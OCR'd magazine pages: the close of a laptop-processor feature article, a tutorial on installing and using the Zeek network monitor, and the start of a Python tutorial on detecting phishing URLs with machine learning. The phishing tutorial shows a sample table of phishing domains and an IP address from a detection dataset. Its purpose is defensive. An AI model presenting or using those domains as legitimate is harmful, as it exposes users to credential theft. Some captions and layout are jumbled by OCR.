Link	https://ark.intel.com/content/www/us/en/ark/products/213800/intel-core-i9-11980hk-processor-24m-cache-up-to-5-00-ghz.html	https://www.amd.com/en/products/apu/amd-ryzen-9-5900hx	https://www.amd.com/en/products/apu/amd-ryzen-9-5980hs	https://ark.intel.com/content/www/us/en/ark/products/213803/intel-core-i7-11800h-processor-24m-cache-up-to-4-60-ghz.html	https://ark.intel.com/content/www/us/en/ark/products/213799/intel-core-i7-11850h-processor-24m-cache-up-to-4-80-ghz.html	https://www.amd.com/en/products/cpu/amd-ryzen-7-5800x	https://www.qualcomm.com/products/snapdragon-8cx-gen-2-5g-compute-platform	https://www.apple.com/in/newsroom/2020/11/apple-unleashes-m1/	https://www.mediatek.com/products/tablets/mt8192	https://www.intel.in/content/www/in/en/products/sku/201909/intel-xeon-w10885m-processor-16m-cache-up-to-5-30-ghz/specifications.html

advantages of Edge AI and Mediatek's AI ecosystem, Neuropilto. This means that the AI processing is done on the device rather than on the cloud service, thus keeping the information about the device usage entirely private.

The Qualcomm 8cx Gen 2 5G processor comes with a dedicated Qualcomm AI engine, which means it uses the Snapdragon 8cx Gen 2 architecture at its full potential to deliver capabilities like intelligent camera, voice UI, and security, turning your PC into a hub of mobile productivity and entertainment. The AI engine uses deep learning methods for increased power efficiency across hardware and software. Moreover, the engine aims for a human-like understanding and behaviour to IoT devices.

More advanced technologies

Along with the above-mentioned functionalities, most modern processors include advanced proprietary technologies that make them better in certain aspects of work. Following are some advanced innovative technologies that are used in many latest processors.

Enhanced image processing units: The complementary metal-oxide

semiconductor (CMOS) image sensors of the mobile camera do not sense red, green, and blue wavelengths for each pixel. It only senses one colour for each. Now, it is the job of image signal processors (ISPs) to interpolate this image by applying methods of computing. In addition, the ISP does all other housekeeping; it controls autofocus, exposure, and white balance for the camera system. Moreover, modern image processors can correct lens imperfections as well as things like HDR recombining, noise reduction, other filtering, face or object detection, and conversion between colour spaces.

The latest Intel i9 processors integrate an integrated ISP with advanced hardware implementation that improves image and video quality of cameras. The Apple M1 features Apple's latest ISP for higher-quality video with better noise reduction, greater dynamic range, and improved auto white balance.

Advanced security features: The significance of security features is that they deal with today's most sophisticated attacks and viruses. The memory protection systems together provide real-time encryption of system memory for protection against physical attacks.

Latest laptop processors include high-performance AES (advanced encryption standards) encryption hardware that enables fast and secure data encryption and decryption. The hardware based encryption is done to and from the integral encrypted solid-state drive (SSD) and it is much more complex than similar software encryption methods. Higher complexity means better security; hardware based encryption is much more secure and faster as compared to software based encryption systems. The AES 256 can perform encryptions at the rate of 10Gbps without significant latency.

Intel's AES New-Instructions (AES-NI) is featured in its latest processors for a wide range of cryptographic applications such as applications that perform bulk encryption/decryption, authentication, random number generation, and authenticated encryption.

Apple M1's high-performance storage controller includes AES encryption hardware for faster and more secure SSD performance.

Apple M1 processors integrate the latest Secure Enclave for enhanced security. Secure Enclave is a hardware component, more like a coprocessor, integrated in almost all Apple chips. It runs a microkernel and boots it separately from the rest of the device. During this boost sequence, the Secure Enclave generates an encryption key valid for a very short time and embeds it with a user ID that is inaccessible by rest of the processor. The key is used to verify authenticity of any data written in the device's memory by the Secure Enclave. When authentication data is sent from biometric sensors to Secure Enclave, it authenticates the data and sends the CPU the notification. The CPU then permits the user to unlock or make purchases with the device.

Intel processors include many more security features such as:

- ***Intel software guard extension (Intel SGX):*** It allows applications to create hardware-enforced trusted execution protection for their sensitive routines and data. It allows the developers to partition sensitive information into enclaves (the areas of execution in memory with more security protection). The enclaves have hardware-assisted confidentiality and integrity-added protections that prevent access to this sensitive data.
- ***Intel boot guard:*** It helps protect the system's pre-OS environment from viruses and malicious software attacks.
- ***Intel control-flow enforcement technology (CET):*** It helps prevent misuse and exploits from hijacking the control-flow transfer instructions.
- ***Intel OS guard:*** It does not allow the operating system (OS) to directly execute the application code in order to reduce chances of attacks on the OS.
- ***Mode based execute control (MBE):*** It authenticates kernel-level code.

The Snapdragon 8cx Gen2 processor's integrated security protects passwords and log-in data with full Windows 10 support. It supports facial and fingerprint ID. The cellular 4G and 5G connectivity eliminates the need for relying on unsecure public Wi-Fi networks while allowing untethered, remote connection.

5G connectivity

Qualcomm processors enable 4G and 5G connectivity in laptops. They integrate the Snapdragon X55 5G Modem-RF system, supporting 5G (sub-6 GHz and mmWave), 4G LTE, and Wi-Fi 6. The cellular connectivity in laptops eliminates the need for trusted Wi-Fi networks. Whenever needed, the system automatically switches between the trusted Wi-Fi and cellular networks, depending on location. The wireless modem-RF system also receives accurate navigation and location based services with location awareness.

Conclusion

The latest processors are improving every aspect of performance and efficiency. As much as they are getting faster, they are also more energy-efficient and reliable. They are now capable of machine learning and deep learning, ensuring reliability and efficient operation—regardless of the workload. Also, the processors are integrating more high-performance GPUs for gaming and video streamings. In a nutshell, they are becoming way better in terms of speed, performance, and power consumption. END

By: Darshil Patel

The author worked as a technology journalist at EFY until recently.

The article was originally published in the December 2021 issue of Electronics For You.

FOCUS

Security

Network Security Monitoring Made Easy with Zeek

Zeek is an open source network security monitoring tool. This article discusses its capabilities, and gives a short tutorial on how to get started with it. *Read more on page.....61*

Tools You Can Use for the Security Audit of IoT Devices

Digital transformation involves data-driven decision making with the integration of artificial intelligence (AI). Important data is broadcast through Internet of Things (IoT) devices and smart gadgets. These IoT devices are very often insecure and have vulnerabilities as they lack built-in security mechanisms that can protect them from potential cyber attacks. There are quite a few open source tools that can be used to carry out security audits, lowering the risk of such attacks.

Read more on page.....67

Try Scapy for Cyber Security

Cyber attacks are on the rise. Scapy is a powerful and flexible packet crafting all-in-onetool that can help prevent these attacks.

Read more on page.....70

Detect a Phishing URL Using Machine Learning in Python

In a phishing attack, a user is sent a mail or a message that has a misleading URL, using which the attacker can collect important data like the passwords of the banks your money is in. This article gives a short tutorial on how to detect such phishing attempts.


Read more on page.....65

What is Penetration Testing and Why is it Important?

Penetration testing, also known as pen testing or security testing, is a form of ethical hacking. It's an authorised cyber attack on any computer system, which is carried out to evaluate the security of that system. In this article we will see why penetration testing is so important for organisations.

Read more on page.....73

Network Security Monitoring Made Easy with Zeek



Zeek is an open source network security monitoring tool. This article discusses its capabilities, and gives a short tutorial on how to get started with it.

A network is a collection of computers, servers, wired or wireless devices or any other devices connected to each other to allow data sharing. For example, the Internet is a network where billions and millions of devices are connected all over the globe. A smaller example is our home network, which connects our laptop, mobile, hubs and router.

Network analysis is a method used to examine the data that is transferred between two devices in a network. It helps to understand the architecture of the network and also investigates any malicious activity. There are several open source tools used to analyse network traffic. One among them is Zeek.

Zeek: An open source network monitoring tool

Zeek is a passive, open source network traffic analyser tool. Many companies and operators use Zeek as a NSM (network security monitor), as it is very helpful for investigating suspicious or malicious activity in the network. This tool also supports a wide range of traffic analysis tasks beyond the cybersecurity domain, including performance measurement and troubleshooting.

Zeek logs network activity in a separate file. These logs include all the data like HTTP sessions, requested URIs, MIME types, server responses, DNS requests, SSL certificates, key content of SMTP sessions, and much more. All the data is written in a well-structured, tab separated or JSON format.

In addition to this, Zeek can perform a few special tasks like extracting files from HTTP sessions, detecting malware, detecting SSH brute forcing, and validating SSL certificates.

Installing Zeek

To install Zeek on a Debian based Linux system, follow the steps given below and execute the commands as shown.

Step 1: Add the Zeek repository to the *sources.list* file by executing the following command:

```
echo 'deb http://download.opensuse.
org/repositories/security:/ zeek/
xUbuntu_20.04/ /' | sudo tee /etc/apt/
sources.list.d/security:zeek.list
```




Figure 1: Adding Zeek repo to *sources.list*

Next, run the following command:

```
curl -fsSL https://download.opensuse.
org/repositories/security:zeek/
xUbuntu_20.04/Release.key | gpg
--dearmor | sudo tee /etc/apt/trusted.
gpg.d/security_zeek.gpg > /dev/null
```

The output looks like what is shown in Figure 1.

Step 2: Next, we need to update the system repositories, as follows:

```
sudo apt update
```

Step 3: Now install Zeek from *apt:*

```
sudo apt install zeek
```

During the installation, you will be asked to select some Postfix settings. Select the website and leave the remaining settings as default.

Step 4: Add Zeek binary path to *PATH:*

```
echo “export PATH=$PATH:/opt/zeek/bin”
>> ~/.bashrc
source ~/.bashrc
```

Step 5: Now we need to configure Zeek using the *.cfg* file. We must mention the local network that we are going to monitor in *opt/zeek/etc/networks.cfg*.

The output of the file should look something like Figure 3.

Step 6: We can run Zeek either in standalone mode or in a cluster setup. To define whether to run in a cluster or standalone setup, you need to edit the */opt/zeek/etc/node.cfg* configuration file.

For a standalone configuration, there must be only one Zeek node defined in this file. For a cluster configuration, there must be a manager node, a proxy node, and one or more worker nodes.

As we are using standalone mode now, just leave everything to default and change the interface name in *[zeek]* to the interface of your network. The output should look similar to Figure 4.




Figure 2: Networks configuration file




Figure 3: Node configuration file

Figure 4: Deploying Zeek

Step 7: Now we need to validate the configurations. For that, execute the following command:

```
cd opt/zeek/bin
sudo ./zeekctl check
```

If the settings are configured properly, you can see the output as:

```
zeek scripts are ok.
```

Step 8: Once we are ready with the configuration file, we need to deploy

```
root@Tridev-Reddy: /opt/zeek/bin
root@Tridev-Reddy:/opt/zeek/bin# ls /opt/zeek/logs/current
loaded_scripts.log  packet_filter.log  stats.log  stderr.log  stdout.log
root@Tridev-Reddy:/opt/zeek/bin# wget https://google.com/
--2022-01-26 13:51:53--  https://google.com/
Resolving google.com (google.com)... 142.250.77.78, 2404:6800:4009:829::200e
Connecting to google.com (google.com)|142.250.77.78|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.google.com/ [following]
--2022-01-26 13:51:54--  https://www.google.com/
Resolving www.google.com (www.google.com)... 172.217.166.36, 2404:6800:4009:813::2004
Connecting to www.google.com (www.google.com)|172.217.166.36|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html.1'

index.html.1              [  <=>                  ]  17.70K  64.4KB/s    in 0.3s

2022-01-26 13:51:56 (64.4 KB/s) - 'index.html.1' saved [18120]

root@Tridev-Reddy:/opt/zeek/bin# ls /opt/zeek/logs/current
capture_loss.log  known_hosts.log     packet_filter.log  stderr.log
conn.log          known_services.log  ssl.log            stdout.log
dns.log           loaded_scripts.log  stats.log
```

Figure 5: Log files

```
tridev@Tridev-Reddy:/opt/zeek/bin
 % sudo ./zeekctl deploy                                          zeek/bin Tridev-Reddy
checking configurations ...
installing ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/site ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
starting ...
starting zeek ...
 %                                                               zeek/bin Tridev-Reddy
```

Figure 6: Analysing *conn.log*

```
procoder101@procoder101-Inspiron-3593: /usr/local/zeek/logs
File  Edit  View  Search  Terminal  Help
procoder101@procoder101-Inspiron-3593:/usr/local/zeek/logs/current$ zeek-cut < conn.log ts id.orig_h id.resp_h proto
1643177770.397849       192.168.29.35   224.0.0.251     udp
1643177781.941311       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177781.943860       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177781.946362       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177806.868729       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:82c::2004        tcp
1643177807.904564       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:82d::2003        tcp
1643177808.089488       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4002:809::200e        tcp
1643177808.155352       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:801::2001        tcp
1643177808.334963       192.168.29.146  142.250.206.142 tcp
1643177808.083978       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:81f::200e        tcp
1643177808.497713       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:831::2003        tcp
1643177808.559860       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:831::2003        tcp
1643177809.234191       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4002:81f::200e        tcp
1643177810.245916       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4002:81a::2002        tcp
1643177810.458475       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:827::2002        tcp
1643177810.648952       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4002:824::2002        tcp
1643177812.375849       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4002:81f::200e        tcp
1643177807.903438       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2404:6800:4009:801::2001        tcp
1643177806.854372       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177806.854552       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
```

Figure 7: Extracting certain fields with *zeek-cut*

Zeek configurations. For doing that, execute the following command in the same directory:

```
sudo ./zeekctl deploy
```

On successful deployment, the output on the terminal will be as shown in Figure 4.

Step 9: Next, we need to check the status of Zeek. The output of the command given below will show the status with PID:

```
sudo ./zeekctl status
```

Zeek in action

Here's a quick demo on how to sniff data and analyse logs using Zeek. Start Zeek using the command:

```
./zeekctl start
```

To demonstrate and generate some traffic, crawl through the Web page and grab *index.html* from *Google.com* and also ping Google:

```
ping 8.8.8.8
```

Figure 5 shows that there are a few more files in the logs/current directory. Once Zeek is stopped, these files will be stored in a separate new folder with the current date. After stopping the *zeek* service, the files in the current directory will be deleted but you do not need to worry as they will be stored in a new folder.

Let us see a file named *conn.log* and analyse the data.

The complete data that has been sniffed can be seen clearly in Figure 6 — the IP from which the traffic is generated, to which IP, UID, time, etc. This is how we use Zeek to analyse network traffic.

Another cool feature of Zeek is its capability to import any *pcap* file and analyse the traffic from that file using the argument *-r:*

```
./zeek -r
```

So, we have seen how to get started with Zeek. You can try out other features of Zeek as you start using it.

Faster log analysis with *zeek-cut* and UNIX tools

As evident from Figure 6, with the high amount of network transactions, the log files become over cluttered and difficult to read. In such scenarios, we may want to filter out only certain columns and/or certain rows. The utility *zeek-cut*, provided as a part of the Zeek package itself, can be of great help here, as it allows us to pick up certain columns of data.

The syntax is simple:

```
./zeek-cut < log_file_name columns_to_be_extracted
```

For example, we may try to pick out only the time stamp, the origin address, the destination address and the protocol

```
procoder101@procoder101-Inspiron-3593: /usr/local/zeek
File  Edit  View  Search  Terminal  Help
procoder101@procoder101-Inspiron-3593:/usr/local/zeek/logs/current$ zeek-cut < conn.log ts id.orig_h id.resp_h proto | grep
1643177770.397849       192.168.29.35   224.0.0.251     udp
1643177781.941311       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177781.943860       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177781.946362       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177806.854372       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177806.854552       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177807.800169       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177807.800425       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177807.982252       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177807.982362       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177808.489189       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177808.489238       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177809.132154       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177810.143315       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177810.143377       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177810.355124       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177810.355333       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
1643177810.356118       2405:201:800b:a01d:6d8c:5930:eacb:cd85  2405:201:800b:a01d::c0a8:1d01   udp
```

Figure 8: Filtering output with *grep*

```
procoder101@procoder101-Inspiron-3593: /usr/local/zeek/logs/curren
File  Edit  View  Search  Terminal  Help
procoder101@procoder101-Inspiron-3593:/usr/local/zeek/logs/current$ zeek-cut < conn.log ts id.orig_h id.resp_h proto | grep udp | grep
1643177770.397849       192.168.29.35   224.0.0.251     udp
1643177801.730136       192.168.29.128  224.0.0.251     udp
1643177832.656408       192.168.29.128  224.0.0.251     udp
1643177885.901954       192.168.29.35   224.0.0.251     udp
1643177907.815224       192.168.29.35   224.0.0.251     udp
1643177927.886286       192.168.29.35   224.0.0.251     udp
1643177947.750681       192.168.29.35   224.0.0.251     udp
1643177967.821122       192.168.29.35   224.0.0.251     udp
1643177987.891073       192.168.29.35   224.0.0.251     udp
1643178007.757886       192.168.29.35   224.0.0.251     udp
1643178027.826729       192.168.29.35   224.0.0.251     udp
1643178047.898559       192.168.29.35   224.0.0.251     udp
1643178067.762118       192.168.29.35   224.0.0.251     udp
1643178087.832039       192.168.29.35   224.0.0.251     udp
1643178107.901755       192.168.29.35   224.0.0.251     udp
1643178127.767081       192.168.29.35   224.0.0.251     udp
1643178147.836831       192.168.29.35   224.0.0.251     udp
1643178167.908228       192.168.29.35   224.0.0.251     udp
1643178187.772026       192.168.29.35   224.0.0.251     udp
1643178207.843654       192.168.29.35   224.0.0.251     udp
1643178227.912502       192.168.29.35   224.0.0.251     udp
```

Figure 9: *Grep* for a particular address

used from a certain *conn.log* file. This can be done by running:

```
./zeek-cut < conn.log ts id.orig_h
id.resp_h proto
```

Figure 7 shows some specific columns extracted from the log file with *zeek-cut*.

We can still see a lot of information in the output. So, UNIX tools like *grep* and *sort* can be used to manipulate the output. For example, if we want to filter out only the *udp* packets, the *grep* command can be used:

```
./zeek-cut < conn.log ts id.orig_h
id.resp_h proto | grep udp
```

Figure 8 shows the output on filtering a particular data *udp* using *grep*.

This can be further filtered to get the details with any single IP communicating using *udp:*

```
./zeek-cut < conn.log ts id.orig_h
id.resp_h proto | grep udp | grep
224.0.0.251
```

Figure 9 shows the output when the data is filtered for a particular address. You can use *grep* and *sort* to get more customised output.

Acknowledgements

The authors are grateful to Sibi Chakkaravarthy Sethuraman, Kumar Debasis, Sudhakar T. and Ganesh Reddy Karri at the School of Computer Science and Engineering, VIT-AP, for their continuous guidance and support, and give a special thanks to the AIR (Artificial Intelligence and Robotics) Center.

END

References

[1] *https://zeek.org/*
[2] *https://github.com/zeek/zeek*
[3] *https://youtu.be/4b_dW5JdE5U*

By: Tridev Reddy and Aditya Mitra

Both the authors like to work in the field of network analysis, IoT and security.

Detect a Phishing URL Using Machine Learning in Python

In a phishing attack, a user is sent a mail or a message that has a misleading URL, using which the attacker can collect important data like the passwords of the banks your money is in. This article gives a short tutorial on how to detect such phishing attempts.

Through phishing attacks, attackers acquire important credentials that can be used for getting access to your bank or other financial accounts. The URLs sent by the attacker look exactly the same as the original applications we use on a daily basis. That is why people often believe these and enter their personal details. A phishing URL can open a Web page that looks similar to the original login page of your bank. Detecting such URLs has become very important of late as such phishing attacks are becoming pretty common. So let's see how we can check whether a URL is a misleading one or a genuine one using machine learning in Python, as it can help us see the code as well as the outputs. We will be using Jupyter Notebook. You can use Google Colab or Amazon Sagemaker too, if you are more comfortable with those.

Download the data sets

To start, we will need the data set to work upon. You can download the data sets from the links given below.

Genuine URLs: *https://github.com/jishnusaurav/Phishing-attack-PCAP-analysis-using-scapy/blob/master/Phishing-Website-Detection/datasets/legitimate-urls.csv*

Phishing URLs: *https://github.com/jishnusaurav/Phishing-attack-PCAP-analysis-using-scapy/blob/master/Phishing-Website-Detection/datasets/phishing-urls.csv*

Training the machine to predict

Once we have the data sets, we need to import the required libraries using the following lines of code:

```
import pandas as pd
from sklearn.ensemble import
RandomForestClassifier
```

If you do not have the libraries, you can use *pip* to install the libraries, as shown in Figure 1.

Once this is done, you can import the data sets and convert them into *pandas dataframe* for further processing using the following lines of code:

```
legitimate_urls = pd.read_csv("/home/
jishnusaurav/jupyter/Phishing-Website-
Detection/datasets/legitimate-urls.
csv")
phishing_urls = pd.read_csv("/home/
jishnusaurav/jupyter/Phishing-Website-
Detection/datasets/phishing-urls.csv")
```

After successful import, we need to merge both the dataframes — the

```
In [4]: legitimate_urls.head(10)
        phishing_urls.head(10)
```

Out[4]:

	Domain	Having_@_symbol	Having_IP	Path	Prefix_suffix_separation	Protocol	Redirection_//_symbol	Sub_domains	URL_Length	ag
0	asesoresvelfit.com	0	0	/media /datacredito.co/	0	http	0	0	0	
1	caixa.com.br.fgtsagendesaqueconta.com	0	0	/consulta8523211 /principal.php	0	http	0	1	1	
2	hissoulreason.com	0	0	/js/homepage /home/	0	http	0	0	0	
3	unauthorizd.newebpage.com	0	0	/webapps/66fbf/	0	http	0	0	0	
4	133.130.103.10	0	1	/23/	0	http	0	2	0	
